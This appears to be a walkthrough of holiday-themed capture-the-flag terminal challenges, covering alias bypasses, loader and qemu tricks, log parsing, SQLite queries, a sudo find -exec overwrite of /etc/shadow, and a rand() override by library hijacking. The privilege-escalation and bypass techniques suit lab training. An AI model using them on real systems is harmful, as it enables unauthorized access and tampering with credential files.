Help me kill the troublesome process gone awry.

I will return the favor with a gift before nigh.

Kill the "santaslittlehelperd" process to complete this challenge.

elf@c454f133ce8f:~\$ ps aux

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
elf	1	0.1	0.0	18028	2788	pts/0	Ss	06:49	0:00	/bin/bash /sbin/init
elf	8	0.0	0.0	4224	628	pts/0	S	06:49	0:00	/usr/bin/santaslittlehelperd
elf	11	0.4	0.0	13528	6344	pts/0	S	06:49	0:00	/sbin/kworker
elf	12	0.0	0.0	18248	3200	pts/0	S	06:49	0:00	/bin/bash
elf	18	1.9	0.0	71468	26632	pts/0	S	06:49	0:00	/sbin/kworker
elf	40	0.0	0.0	34424	2752	pts/0	R+	06:49	0:00	ps aux

elf@c454f133ce8f:~\$ alias

----snip----

alias kill='true'

alias killall='true'

----snip----

alias pkill='true'

alias skill='true'

elf@c454f133ce8f:~\$ "kill" -9 8

elf@c454f133ce8f:~\$ ps aux

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
elf	1	0.0	0.0	18028	2788	pts/0	Ss	06:49	0:00	/bin/bash /sbin/init
elf	12	0.0	0.0	18248	3320	pts/0	S	06:49	0:00	/bin/bash
elf	57	0.0	0.0	34424	2876	pts/0	R+	06:50	0:00	ps aux

Cryokinetic Magic

My name is Holly Evergreen, and I have a conundrum.
I broke the candy cane striper, and I'm near throwing a tantrum.
Assembly lines have stopped since the elves can't get their candy cane fix.
We hope you can start the striper once again, with your vast bag of tricks.
Run the CandyCaneStriper executable to complete this challenge.

elf@8d05544aa95e:~\$ file CandyCaneStriper

CandyCaneStriper: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/
Linux 2.6.32, BuildID[sha1]=bfe4ffd88f30e6970feb7e3341ddbe579e9ab4b3, stripped

**elf@8d05544aa95e:~\$ /lib/x86_64-linux-gnu/ld-2.23.so
/home/elf/CandyCaneStriper**

```
      _..._
     .\\ //,
    /\.'''.=",
   / V      ;==|
  /\V      .\' ,
 / V      '""'
 /\V
 /\V
 /\ /
 /\V
 / ^V
 \V
 ,
```

The candy cane striping machine is up and running!

There's Snow Place Like Home

My name is Pepper Minstix, and I need your help with my plight.
I've crashed the Christmas toy train, for which I am quite contrite.
I should not have interfered, hacking it was foolish in hindsight.
If you can get it running again, I will reward you with a gift of delight.

total 444

```
-rwxr-xr-x 1 root root 454636 Dec  7 18:43 trainstartup
```

```
elf@8c13ca7d5245:~$ file trainstartup
```

trainstartup: ELF 32-bit LSB executable, **ARM**, EABI5 version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped

```
elf@8c13ca7d5245:~$ uname -a
```

```
Linux 8c13ca7d5245 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64
x86_64 x86_64 GNU/Linux
```

```
elf@8c13ca7d5245:~$ qemu-arm /home/elf/trainstartup
```

```

      _____
    _.''''''''.|_.''''''''.##
   _..__|.-'''''-_| | _.,##'-._
  (_____)||_____|| |_.,##'-._.,##'
Merry Christmas
Merry Christmas

```

You did it! Thank you!

Winter Wonder Landing

My name is Bushy Evergreen, and I have a problem for you.
I think a server got owned, and I can only offer a clue.
We use the system for chat, to keep toy production running.
Can you help us recover from the server connection shunning?
Find and run the elftalkd binary to complete this challenge.

```
elf@410b837df852:~$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error
elf@410b837df852:~$ /usr/bin/find / -name elftalkd
/run/elftalk/bin/elftalkd
elf@410b837df852:/run/elftalk/bin$ ./run/elftalkd/bin/elftalkd
```

Running in interactive mode

```
--== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...
```

```
--== Initialization Complete ==--
```

```
  _/_/_  _/_  _/_  _/_
 _/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
|_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
 \/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
```

```
-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC
```

```
Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
```

Bumbles Bounce

Minty Candycane here, I need your help straight away.
We're having an argument about browser popularity stray.
Use the supplied log file from our server in the North Pole.
Identifying the least-popular browser is your noteworthy goal.

total 28704

-rw-r--r-- 1 root root 24191488 Dec 4 17:11 access.log

-rwxr-xr-x 1 root root 5197336 Dec 11 17:31 runtoanswer

```
elf@a5a8fe96673e:~$ sed -n 's!.* "GET.* "\([[:alnum:]]\+/\*[[[:digit:]]*\)\["'"]*"$!\1!p'  
access.log | sort | uniq -c | sort -rfg
```

```
96554 Mozilla/5.0  
422 Slack  
353 Mozilla/4.0  
34 Googlebot  
25 ZmEu  
16 slack/2.47.1.7358  
13 slack/2.47.0.7352  
12 sysscan/1.0  
11 facebookexternalhit/1.1  
11 Wget  
8 ltx71  
8 Slack/370354  
7 Slack/370342  
4 slack/2.46.0.7100  
4 Python  
3 null  
3 Slack/370136  
3 MobileSafari/604.1  
3 GarlikCrawler/1.2  
2 masscan/1.0  
2 WhatWeb/0.4.9  
2 WhatWeb/0.4.8  
2 Twitterbot/1.0  
2 Twitter/7.11.1  
2 Telesphoreo  
2 Slackbot  
2 Slack/370007  
1 www.probethenet.com  
1 curl/7.35.0  
1 curl/7.19.7  
1 Dillo/3.0.5
```

I Don't Think We're In Kansas Anymore

Sugarplum Mary is in a tizzy, we hope you can assist.
Christmas songs abound, with many likes in our midst.
The database is populated, ready for you to address.
Identify the song whose popularity is the best.

```
-rw-r--r-- 1 root root 15982592 Nov 29 19:28 christmassongs.db
-rwxr-xr-x 1 root root 5197352 Dec 7 15:10 runtoanswer
```

```
elf@31d323c786ab:~$ sqlite3 christmassongs.db
SQLite version 3.11.0 2016-02-15 17:29:24
Enter ".help" for usage hints.
```

```
sqlite> .schema
```

```
CREATE TABLE songs(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  title TEXT,
  artist TEXT,
  year TEXT,
  notes TEXT
);
CREATE TABLE likes(
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  like INTEGER,
  datetime INTEGER,
  songid INTEGER,
  FOREIGN KEY(songid) REFERENCES songs(id)
);
```

```
sqlite> select songid, count (*) from likes where like = '1' group by songid having  
count (*) >=2 order by count (*) desc LIMIT 1;
```

```
392|8996
```

```
sqlite> select title from songs where id = '392';  
Stairway to Heaven
```

```
elf@a4e6732b2edb:~$ runtoanswer
```

Starting up, please wait.....

Enter the name of the song with the most likes: Stairway To Heaven
That is the #1 Christmas song, congratulations!

My name is Shinny Upatree, and I've made a big mistake.
I fear it's worse than the time I served everyone bad hake.
I've deleted an important file, which suppressed my server access.
I can offer you a gift, if you can fix my ill-fated redress.
Restore /etc/shadow with the contents of /etc/shadow.bak, then run "inspect_da_b
ox" to complete this challenge.
Hint: What commands can you run with sudo?

----snip----

```
elf@d660c92a7308:~$ sudo -g shadow /usr/bin/find / -name shadow -exec cp /etc/shadow.bak {} \; || inspect_da_box
```

```
/usr/bin/find: '/var/cache/ldconfig': Permission denied
/usr/bin/find: '/var/cache/apt/archives/partial': Permission denied
/usr/bin/find: '/var/lib/apt/lists/partial': Permission denied
/usr/bin/find: '/proc/tty/driver': Permission denied
/usr/bin/find: '/proc/15/task/15/fd': Permission denied
/usr/bin/find: '/proc/15/task/15/fdinfo': Permission denied
/usr/bin/find: '/proc/15/task/15/ns': Permission denied
/usr/bin/find: '/proc/15/fd': Permission denied
/usr/bin/find: '/proc/15/map_files': Permission denied
/usr/bin/find: '/proc/15/fdinfo': Permission denied
/usr/bin/find: '/proc/15/ns': Permission denied
/usr/bin/find: '/etc/ssl/private': Permission denied
/usr/bin/find: '/root': Permission denied
```

```

/___'.-""'-
.-""-||| ' ' /.-. \
/.-. \ \___\ \ /___|||
// \'-;-(')_-.-'-
;; \-" "-_(o==.-'-'.-"-
|| / \ / \ \ /.- \
\ \ | Y _... \ \ // V
^ || |.-""-|. '- \ '---' /
\ \ // | \ _...-; '---"
\ '- / jgs / _...- \ \ _
'-"- ' ( ) ' / ( ) /
'-"- _-'| '
_... _-'

```

27

Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.
total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:59 isit42

```
#include <stdio.h>
int rand(void) {
printf("muahahaha\n");
return 42;
}
```

```
Starting up ... done.
Calling rand() to select a random number.
muahahahaha
```

28

Winconceivable: The Cliffs of Winsanity:

```
"kill" $(ps aux | grep '[s]antaslittlehelperd' | awk '{print $2}')
```

Winter Wonder Landing

```
/usr/bin/find / -name elftalkd -exec {} \;
```

There's Snow Place Like Home:

```
qemu-arm /home/elf/trainstartup
```

Cryokinetic Magic:

```
/lib/x86_64-linux-gnu/ld-2.23.so /home/elf/CandyCaneStriper
```

I Don't Think We're In Kansas Anymore

```
song=$(sqlite3 christmassongs.db "SELECT title FROM songs WHERE id = (SELECT  
songid FROM likes WHERE like = '1' GROUP BY songid ORDER BY count (like)  
DESC);") && ./runtoanswer <<< "$song"
```